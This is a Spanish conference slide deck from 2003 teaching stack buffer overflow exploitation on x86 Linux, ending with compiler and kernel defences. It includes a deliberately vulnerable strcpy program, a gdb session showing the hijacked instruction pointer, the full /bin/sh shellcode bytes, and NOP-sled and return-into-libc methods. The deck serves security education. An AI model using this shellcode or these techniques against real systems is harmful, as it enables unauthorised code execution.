




# FIST Summer Conference 2003

## Understanding Advanced Buffer Overflow By Alejandro Barrera (a.k.a ergosum)

14 de Julio de 2003





# Índice



1. Introducción
2. Concepto de desbordamiento de buffer
  - 2.1 Detalles técnicos previos
3. Tomando el control del flujo de ejecución
  - 3.1 Shellcodes
    - 3.1.1 Special shellcodes (setuid,reverse shells)
4. Construcción del exploit
5. Técnicas Avanzadas
  - 5.1 Return into lib
6. Conclusión
7. Referencias



# Introducción



- Vulnerabilidad del siglo
- Importancia en el **pen-testing**
- Aspectos técnicos
  - Como subvertir el flujo de ejecución
  - Como ejecutar código arbitrario
  - Técnicas avanzadas
- Ámbito de la presentación
  - Arquitecturas x86
  - Sistema operativo Linux
  - Desbordamientos en la pila del proceso



# Conceptos



- Concepto de buffer

H	O	L	A	\0
---	---	---	---	----

- Desbordando el buffer

```
char buffer[32]; //Declaramos un buffer para guardar 32 caracteres  
  
for(i=0;i<64;i++) //Recorremos el buffer desde la celda 0 hasta la 64  
    buffer[i]='A'; //Guardamos una A en cada celda
```

- Puede haber datos contiguos


H	O	L	A	\0		D1	D2	
---	---	---	---	----	--	----	----	--



## Conceptos (cont.)



- Trás el desbordamiento



- Problemas
  - El compilador no chequea los límites
  - Podemos sobrescribir alegremente
  - Suele haber datos contiguos
    - Sobrescritura de datos legítimos



## Detalles técnicos previos



- Mapa de memoria del computador
  - 0x00000000 - 0xffffffff
- Cada proceso posee su propia memoria
  - Mapa de memoria **aislado**
  - Imagen del proceso
  - Memoria virtual
- La Imagen del proceso se divide en secciones



## Detalles técnicos (cont.)



<b>Código(.text)</b>	Segmento donde se carga el código del proceso
<b>Datos Con Valor inicial (.data)</b>	Segmento donde se cargan los datos con valor inicial, esto es, variables globales inicializadas
<b>Datos sin valor inicial (.bss)</b>	Segmento donde se cargan los datos sin valor inicial, esto es variables globales no inicializadas
<b>Pila (stack)</b>	Segmento donde se guardan los argumentos de las llamadas, las direcciones de retorno y las variables locales*
<b>Memoria Dinámica (heap)</b>	Segmento reservado para la memoria gestionada por el programador

***Tabla 1. Secciones de un binario ELF***



# Pila del proceso (stack)



- Como un bote de pastillas (ej. Redoxón)

Cima

Dato4
Dato3
Dato2
Dato1

- **LIFO** (Last In First Out)
- Operaciones:
  - Apilar (push)
  - Desapilar (pop)
- En ella se almacenan
  - Argumentos de la llamada
  - Variables locales
  - Datos temporales



## Pila del proceso (stack)



- Normalmente comienza a partir de 0xbfffffff
- Crece hacia direcciones decrecientes
  - 0xbffffffe, 0xbffffffd, ...



# Llamada a un proceso



- Cuando realizamos una llamada
  - Pasamos parámetros

```
void foo(int dato, char *buffer)
{
    int aux=13;

    dato=dato+1;
}
```

- Internamente el compilador lo traduce
  - Genera código máquina
  - Código **ensamblador**



# Registros importantes



- El ensamblador maneja registros
  - Pequeños cajones para guardar datos
- Ejemplo:
  - `add r1 r2 // Suma el contenido de r1 con r2 y lo guarda en r1`  
`mov r2 r5 // Copia el contenido de r2 en r5`
- **Registros especiales**
  - **esp**: Contiene la cima de la pila (puntero de pila o stack pointer)
  - **ebp**: Contiene la dirección donde comenzará la pila. También conocido como base pointer o frame pointer si se emplean marcos de pila.
  - **eip**: Contiene la dirección de la próxima instrucción a ejecutar.



## Llamada a un proc(cont.)



- Cada argumento se apila en orden **inverso**
- Llamante:

```
push buffer //Apilamos la dirección del buffer en la pila
push dato // Apilamos el dato
call foo //Llamamos a la función
```

---

```
0x08048316 <main+26>:  push  $0x8048378 // La dirección del buffer
0x0804831b <main+31>:  push  $0x17 // 23 en hexadecimal
0x0804831d <main+33>:  call  0x80482f4 <foo>
```

- Llamado:

```
0x080482f4 <foo+0>:  push  %ebp
0x080482f5 <foo+1>:  mov   %esp,%ebp
0x080482f7 <foo+3>:  sub   $0x4,%esp
0x080482fa <foo+6>:  movl  $0xd,0xffffffffc(%ebp)
```



## Llamada a un proc(cont.)




- Instrucción **call**
  - Pone en ejecución la subrutina que se indique
  - Guarda entre muchas otras cosas:
    - Dirección de retorno**
      - Dirección de la instrucción a ejecutar cuando acabemos de ejecutar la subrutina
- Instrucción **ret**
  - Esta se ejecutará al finalizar la subrutina
  - Desapila la dirección de retorno
  - Copia la dirección de retorno en **eip**

```
0x080482fa <foo+6>:    leave
0x080482fb <foo+7>:    ret
```



# Tomando el control

- Buffer y dirección de retorno en la pila






# Tomando control (cont.)



- Tras el desbordamiento

Cima SP



Posiciones decrecientes

Posiciones ascendientes



# Tomando control (cont.)



```
ergosum@nexus:~/curso$ cat test.c
```

```
void foo(int dato, char *buffer) {  
    char buff[32];  
  
    dato=dato+1;  
    strcpy(buff,buffer);  
}
```

```
int main(int argc, char**argv) {  
    int dat=23;  
  
    foo(23,argv[1]);  
    return 0;  
}
```

```
ergosum@nexus:~/curso$ gcc -o test test.c
```

```
ergosum@nexus:~/curso$ ./test `perl -e' print "A"x36'`
```

```
ergosum@nexus:~/curso$ ./test `perl -e' print "A"x40'`
```

**Violación de segmento**



## Tomando control (cont.)



```
Starting program: /home/ergosum/curso/test `perl -e 'print "A"x48'`  
(no debugging symbols found)...(no debugging symbols found)...  
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
(gdb) i r eip  
eip                0x41414141        0x41414141  
(gdb)
```

- Normalmente hay más cosas
  - frame dummy
  - Entorno



# Shellcodes



- Si podemos apuntar a nuestro código
  - Podemos ejecutar código arbitrario
- Tipo de código que ejecutamos
  - Código ensamblador
  - Lo pasamos a una cadena de caracteres
- Código que ejecutamos
  - También conocido como **shellcode**<sub>[1]</sub>
  - Originalmente solo ejecutaba /bin/sh



# Shellcodes (cont.)



```
char shellcode[]=
"\xeb\x1f" /* jmp 0x1f */
"\x5e" /* popl %esi */
"\x89\x76\x08" /* movl %esi,0x8(%esi) */
"\x31\xc0" /* xorl %eax,%eax */
"\x88\x46\x07" /* movb %eax,0x7(%esi) */
"\x89\x46\x0c" /* movl %eax,0xc(%esi) */
"\xb0\x0b" /* movb $0xb,%al */
"\x89\xf3" /* movl %esi,%ebx */
"\x8d\x4e\x08" /* leal 0x8(%esi),%ecx */
"\x8d\x56\x0c" /* leal 0xc(%esi),%edx */
"\xcd\x80" /* int $0x80 */
"\x31\xdb" /* xorl %ebx,%ebx */
"\x89\xd8" /* movl %ebx,%eax */
"\x40" /* inc %eax */
"\xcd\x80" /* int $0x80 */
"\xe8\xdc\xff\xff\xff" /* call -0x24 */
"/bin/sh"; /* .string \"/bin/sh\" */
```




## Shellcodes (cont.)



- Los shellcodes no están limitados a /bin/sh
- Cualquier tipo de programa
  - Shellcodes especiales[2]
    - Setuid() + /bin/sh
    - Reverse shell
- Nos permiten franquear algunas restricciones
  - Drop de privilegios
  - Reverse channels



# Construcción del Exploit



- Instrucción **NOP**<sub>[1]</sub>
  - No Operation
  - No se ejecuta nada
  - Aumenta las posibilidades de alcanzar el shellcode
- Sobrescribimos la dirección de retorno
  - Colocamos la dirección aproximada donde reside nuestro shellcode
    - $SP + \text{Offset}$



# Técnicas Avanzadas



- Nuevas técnicas
  - Más sencillas
  - Más eficientes
- Por nombrar algunas
  - **Return Into Libc**<sup>[3]</sup>
  - Off by one
  - Using enviroment<sup>[4]</sup>
- Permiten sobrepasa restricciones
  - Tamaño del buffer
  - Offset guessing



# Return-Into-Libc




- Primer exploit usando esta técnica
  - Solar Designer [3]
  - Lpr
- Teoría
  - Todos los programas se linkan por defecto a libc
  - Retornamos sobre alguna función de libc

```
ergosum@nexus:~/curso$ ldd test
libc.so.6 => /lib/libc.so.6 (0x40018000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```



# Return-Into-Libc



- Desbordamos el buffer con lo que sea
  - Escribimos en la dirección de retorno
    - Escribimos la dirección de la función system()
- Cuando se ejecute system() buscará argumentos
  - Colocamos el argumento:
    - Un puntero a /bin/sh
- R1 contendrá la dirección de retorno de system()



# Return-Into-Libc



- Ventajas
  - No necesitamos shellcode
  - No necesitamos offset
  - No necesita una pila ejecutable
- Desventajas
  - Necesitamos dirección de la función sobre la que volvemos
  - No funciona si cargamos librerías en direcciones aleatorias



# Conclusiones



- Comprobar **siempre** el tamaño del buffer
- Usar métodos de protección al compilar
  - Stackguard [5]
  - Propolice [6]
- Usar parches para el kernel
  - Grsec [7]
  - PaX [8]
  - Openwall [9]



# Referencias



- [1] <https://www.phrack.com/show.php?p=49&a=14>
- [2] <http://downloads.securityfocus.com/library/advanced.txt>
- [3] <http://www.insecure.org/sploits/linux.libc.return.lpr.sploit.html>
- [4] <http://community.core-sdi.com/~gera/InsecureProgramming/>
- [5] <http://www.immunix.org/stackguard.html>
- [6] <http://www.trl.ibm.com/projects/security/ssp/>
- [7] <http://www.grsecurity.net/>
- [8] <http://pageexec.virtualave.net/>
- [9] <http://www.openwall.com/>



**Muchas Gracias**



## **Muchas gracias por su atención**

Muchas gracias también al  
**Ilustre Colegio Oficial de Geólogos** por su inestimable ayuda y sin la cual no habría podido celebrarse este evento y a Balwant Rathore por la organización del mismo.

Las transparencias y el material se colgarán de los archivos de Pen-Test y en la web de FIST 2003

**Pen-Test** (<http://groups.yahoo.com/group/pentest/>)

**FIST 2003** (<http://www.ausejo.net/seguridad/conferencia.htm>)

Alejandro Barrera (a.k.a ergosum)  
ergosum@podergeek.com